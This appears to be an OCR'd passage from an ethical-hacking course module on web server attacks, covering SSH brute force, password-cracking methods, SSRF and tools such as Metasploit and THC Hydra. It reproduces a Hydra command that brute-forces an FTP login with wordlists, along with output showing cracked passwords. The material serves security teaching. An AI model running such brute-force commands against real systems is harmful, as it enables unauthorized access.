
02 Attackers can brute force SSH login credentials to gain **unauthorized access to an SSH tunnel**

03 SSH tunnels can be used to **transmit malwares** and other exploits to victims without being detected

User
Attacker
Internet
SSH Server
Web Server
Mail Server
Application Server
File Server


SSH Brute Force Attack

Attackers use SSH protocols to create an encrypted SSH tunnel between two hosts to transfer unencrypted data over an insecure network. Usually, SSH runs on TCP port 22. To perform an attack on SSH, an attacker scans the entire SSH server using bots (performs a port scan on TCP port 22) to identify possible vulnerabilities. With the help of a brute-force attack, the attacker obtains login credentials to gain unauthorized access to an SSH tunnel. An attacker who obtains the login credentials of SSH can use the same SSH tunnels to transmit malware and other means of exploitation to victims without being detected. Attackers use tools such as Nmap and Ncrack on a Linux platform to perform an SSH brute-force attack.



User
Attacker
Internet
SSH Server
Web Server
Mail Server
Application Server
File Server

Figure 7.13: SSH Brute Force attack




Web Server Attacks: Web Server Password Cracking

- ☐ An attacker tries to exploit weaknesses to hack **well-chosen passwords**
- ☐ The most **common passwords** found are password, root, administrator, admin, demo, test, guest, qwerty, pet names, etc.

Attacker mainly targets

- SMTP servers
- Web shares
- SSH Tunnels
- Web form authentication cracking
- FTP servers

- ☐ Attackers use different methods such as **social engineering**, **spoofing**, **phishing**, using a Trojan Horse or virus, wiretapping, and keystroke logging



Web Server Attacks: Web Server Password Cracking (Cont'd)

```
┌─[root@parrot]─[~]
└──╼ #hydra -L /root/Wordlists/Usernames.txt -P /root/Wordlists/Passwords.txt
 ftp://10.10.10.10
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secr
et service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-01-09 01:
50:38
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/
p:173), ~2574 tries per task
[DATA] attacking ftp://10.10.10.10:21/
[21][ftp] host: 10.10.10.10   login: Martin   password: apple
[STATUS] 4727.00 tries/min, 4727 tries in 00:01h, 36447 to do in 00:08h, 16 a
ctive
[STATUS] 4702.00 tries/min, 14106 tries in 00:03h, 27068 to do in 00:06h, 16
active
[21][ftp] host: 10.10.10.10   login: Jason   password: qwerty
[21][ftp] host: 10.10.10.10   login: Shiela   password: test
[STATUS] 4708.57 tries/min, 32960 tries in 00:07h, 8214 to do in 00:02h, 16 a
ctive
[STATUS] 4706.25 tries/min, 37650 tries in 00:08h, 3524 to do in 00:01h, 16 a
ctive
1 of 1 target successfully completed, 3 valid passwords found
[WARNING] Writing restore file because 8 final worker threads did not complet
e until end.
[ERROR] 8 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-01-09 01:
59:23
```

https://github.com

- ☐ Passwords can be cracked **manually** by guessing or by performing dictionary, brute force, and hybrid attacks using **automated tools** such as THC Hydra, and Ncrack

Web Server Password Cracking

An attacker attempts to exploit weaknesses to hack well-chosen passwords. The most common passwords found are password, root, administrator, admin, demo, test, guest, qwerty, pet names, and so on.

The attacker mainly targets the following through web server password cracking:

- SMTP and FTP servers
- Web shares
- SSH tunnels
- Web form authentication

Attackers use different methods such as social engineering, spoofing, phishing, a Trojan horse or virus, wiretapping, and keystroke logging to perform web server password cracking. In many hacking attempts, the attacker starts with password cracking to prove to the web server that they are a valid user.

- **Web Server Password Cracking Techniques**

  Password cracking is the most common method of gaining unauthorized access to a web server by exploiting flawed and weak authentication mechanisms. Once the password is cracked, an attacker can use the password to launch further attacks.

  We present some details of various tools and techniques used by attackers to crack passwords. Attackers can use password cracking techniques to extract passwords from web servers, FTP servers, SMTP servers, and so on. They can crack passwords either manually or with automated tools such as THC Hydra, Ncrack, and RainbowCrack. The following are some techniques attackers use to crack passwords:

  - **Guessing**: This is the most common method of cracking passwords. In this method, the attacker guesses possible passwords either manually or by using automated tools provided with dictionaries. Most people tend to use their pets' names, loved ones' names, license plate numbers, dates of birth, or other weak passwords such as "QWERTY," "password," "admin," etc. so that they can remember them easily. The attacker exploits this human behavior to crack passwords.
  - **Dictionary attack**: A dictionary attack uses a predefined file containing various combinations of words, and an automated program enters these words one at a time to check if any of them are the password. This might not be effective if the password includes special characters and symbols. If the password is a simple word, then it can be found quickly. Compared to a brute-force attack, a dictionary attack is less time-consuming.
  - **Brute-force attack**: In the brute-force method, all possible character combinations are tested; for example, the test may include combinations of uppercase characters from A to Z, numbers from 0 to 9, and lowercase characters from a to z. This method is useful for identifying one-word or two-word passwords. If a password consists of uppercase and lowercase letters as well as special characters, it might take months or years to crack the password using a brute-force attack.
  - **Hybrid attack**: A hybrid attack is more powerful than the above techniques because it uses both a dictionary attack and brute-force attack. It also uses symbols and numbers. Password cracking is easier with this method than with the above methods.


The attacker can also use automated tools such as Hashcat, THC Hydra, and Ncrack to crack web passwords and hashes.

- **THC Hydra**

  Source: *https://github.com*


  THC Hydra is a parallelized login cracker that can attack numerous protocols. This tool is a proof-of-concept code that provides researchers and security consultants the possibility to demonstrate how easy it would be to gain unauthorized remote access to a system.

  Currently, this tool supports the following protocols: Asterisk; Apple Filing Protocol (AFP); Cisco Authentication, Authorization, and Accounting (AAA); Cisco auth; Cisco enable; Concurrent Versions System (CVS); Firebird; FTP; HTTP-FORM-GET; HTTP-FORM-POST; HTTP-GET; HTTP-HEAD; HTTP-POST; HTTP-PROXY; HTTPS-FORM-GET; HTTPS-FORM-POST; HTTPS-GET; HTTPS-HEAD; HTTPS-POST; HTTP-Proxy; ICQ; Internet Message Access Protocol (IMAP); Internet Relay Chat (IRC); Lightweight Directory Access Protocol (LDAP); Memcached; MongoDB; Microsoft SQL Server; MySQL; Network Control Protocol (NCP); Network News Transfer Protocol (NNTP); Oracle Listener; Oracle system identifier (SID); Oracle; PC-Anywhere; personal computer Network File System (PC-NFS); POP3; Postgres; Radmin; Remote Desktop Protocol (RDP); Rexec; Rlogin; Rsh; Real Time Streaming Protocol (RTSP); SAP R/3; Session Initiation Protocol (SIP); Server Message Block (SMB); Simple Mail Transfer Protocol (SMTP); SMTP Enum; Simple Network Management Protocol (SNMP) v1+v2+v3; SOCKS5; SSH (v1 and v2); SSH key; Subversion; TeamSpeak (TS2); Telnet; VMware-Auth; Virtual Network Computing (VNC); and Extensible Messaging and Presence Protocol (XMPP).



```
┌─[root@parrot]─[~]
└──╼ #hydra -L /root/Wordlists/Usernames.txt -P /root/Wordlists/Passwords.txt
 ftp://10.10.10.10
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secr
et service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-01-09 01:
50:38
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/
p:173), ~2574 tries per task
[DATA] attacking ftp://10.10.10.10:21/
[21][ftp] host: 10.10.10.10   login: Martin   password: apple
[STATUS] 4727.00 tries/min, 4727 tries in 00:01h, 36447 to do in 00:08h, 16 a
ctive
[STATUS] 4702.00 tries/min, 14106 tries in 00:03h, 27068 to do in 00:06h, 16
active
[21][ftp] host: 10.10.10.10   login: Jason   password: qwerty
[21][ftp] host: 10.10.10.10   login: Shiela   password: test
[STATUS] 4708.57 tries/min, 32960 tries in 00:07h, 8214 to do in 00:02h, 16 a
ctive
[STATUS] 4706.25 tries/min, 37650 tries in 00:08h, 3524 to do in 00:01h, 16 a
ctive
1 of 1 target successfully completed, 3 valid passwords found
[WARNING] Writing restore file because 8 final worker threads did not complet
e until end.
[ERROR] 8 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-01-09 01:
59:23
```

Figure 7.14: Screenshot of THC Hydra password cracker



Web Server Attacks: Server-Side Request Forgery (SSRF) Attack

- Attackers exploit SSRF vulnerabilities in a public web server to **send crafted requests** to the internal or back end servers
- Once the attack is successfully performed, the attackers can perform various activities such as **port scanning**, **network scanning**, **IP address discovery**, reading web server files, and bypassing host-based authentication

Web Server
1
Sends crafted request to the vulnerable public server
2
Web server sends request on behalf of the user
3
Internal server responds with data
4
Data is sent back to the attacker
Attacker
Firewall blocks direct communication with the internal server
Firewall
Internal Database Server

Server-Side Request Forgery (SSRF) Attack

Attackers exploit server-side request forgery (SSRF) vulnerabilities, which evolve from the unsafe use of functions in an application, in public web servers to send crafted requests to the internal or backend servers. Internal servers are usually implemented by firewalls to prevent the network from unwanted traffic inflows. Therefore, attackers leverage SSRF vulnerabilities in Internet-facing web servers to gain access to the backend servers that are protected by a firewall. The backend server believes that the request is made by the web server because they are on the same network and responds with the data stored in it.

Generally, server-side requests are initiated to obtain information from an external resource and feed it into an application. For instance, a designer can utilize a URL such as *https://xyz.com/feed.php?url=externalsite.com/feed/to* to obtain a remote feed. If attackers can alter the URL input to the localhost, then they can view all the local resources on the server. This is how SSRF vulnerabilities evolve.

Once the attack is successfully performed, attackers can perform various activities such as port scanning, network scanning, IP address discovery, reading of web server files, bypassing of host-based authentication, interaction with critical protocols, and remote code execution.




Web Server
Sends crafted request to the vulnerable public server
1
4
Data is sent back to the attacker
Internal server responds with data
2
Web server sends request on behalf of the user
3
Attacker
Firewall blocks direct communication with the internal server
Firewall
Internal Database Server

Figure 7.15: Demonstration of SSRF attack

Web Server Attack Tools

Metasploit

An exploit development platform that supports fully automated **exploitation of web servers**, by abusing known vulnerabilities and leveraging weak passwords via Telnet, SSH, HTTP, and SNM



https://www.metasploit.com

Web Server Attack Tools

- ✓ Immunity's CANVAS (*https://www.immunityinc.com*)
- ✓ THC Hydra (*https://github.com*)
- ✓ HULK DoS (*https://github.com*)
- ✓ MPack (*https://sourceforge.net*)
- ✓ w3af (*https://w3af.org*)

Web Server Attack Tools

- **Metasploit**

  Source: *https://www.metasploit.com*

  The Metasploit Framework is a penetration-testing toolkit, exploit development platform, and research tool that includes hundreds of working remote exploits for various platforms. It performs fully automated exploitation of web servers by abusing known vulnerabilities and leveraging weak passwords via Telnet, SSH, HTTP, and SNM.


  An attacker may use the following features of Metasploit to perform a web server attack:

  - Closed-loop vulnerability validation
  - Phishing simulations
  - Social engineering
  - Manual brute forcing
  - Manual exploitation
  - Evade-leading defensive solutions

  Metasploit enables pen testers to perform the following:

  - Quickly complete pen-test assignments by automating repetitive tasks and leveraging multi-level attacks
  - Assess the security of web applications, network and endpoint systems, as well as email users

- Tunnel any traffic through compromised targets to pivot deep into a network
- Customize the content and template of executive, audit, and technical reports



metasploit community
Project - Scan1 ▼
Account - [redacted] ▼
Administration ▼
?
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Tags
Reports
Tasks
Home
Scan1
Hosts
Go to Host
Delete
Scan
Import
Nexpose
Modules
Bruteforce
Exploit
New Host
Hosts
Notes
Services
Vulnerabilities
Captured Data
Show 100 entries

☐	IP Address	Hostname	Operating System	VM	Purpose	Svcs	Vlns	Act	Notes	Updated	Status
☐	192.1[redacted]	[redacted]	[redacted]		server	19			4	9 minutes ago	Scanned
☐	192.168.168.100		Unknown		device	1				8 minutes ago	Scanned
☐	192.168.168.102		Unknown		device	1				8 minutes ago	Scanned
☐	192.168.168.11	[redacted]	Microsoft Windows (7 Professional 7601 Service Pack) b1		client	16			4	9 minutes ago	Scanned
☐	192.168.168.110		Unknown		device	1				8 minutes ago	Scanned
☐	192.168.168.111	[redacted]	Microsoft Windows (7 Professional 7601 Service Pack) b1		client	10			4	9 minutes ago	Scanned
☐	192.168.168.113	ADMIN-PC	Microsoft Windows (7 Professional 7601 Service Pack) b1		client	9			4	9 minutes ago	Scanned
☐	192.168.168.115	[redacted]	Microsoft Windows (2008)		device	6			3	9 minutes ago	Scanned
☐	192.168.168.120	[redacted]	Microsoft Windows (7 Professional 7601 Service Pack) b1		client	9			4	9 minutes ago	Scanned
☐	192.168.168.13	[redacted]	Microsoft Windows (7 Professional 7601 Service Pack) b1		client	11			4	9 minutes ago	Scanned
☐	192.168.168.133	ADMIN-PC	Microsoft Windows (7 Professional 7601 Service Pack) b1		client	9			4	9 minutes ago	Scanned
☐	192.168.168.14	ecc14	Microsoft Windows (XP) SP2+		client	8			2	7 minutes ago	Scanned

Figure 7.16: Screenshot of Metasploit

The following are some additional web server attack tools:

- Immunity’s CANVAS (*https://www.immunityinc.com*)
- THC Hydra (*https://github.com*)
- HULK DoS (*https://github.com*)
- MPack (*https://sourceforge.net*)
- w3af (*https://w3af.org*)



Module Flow

Discuss Various Web Server Attacks

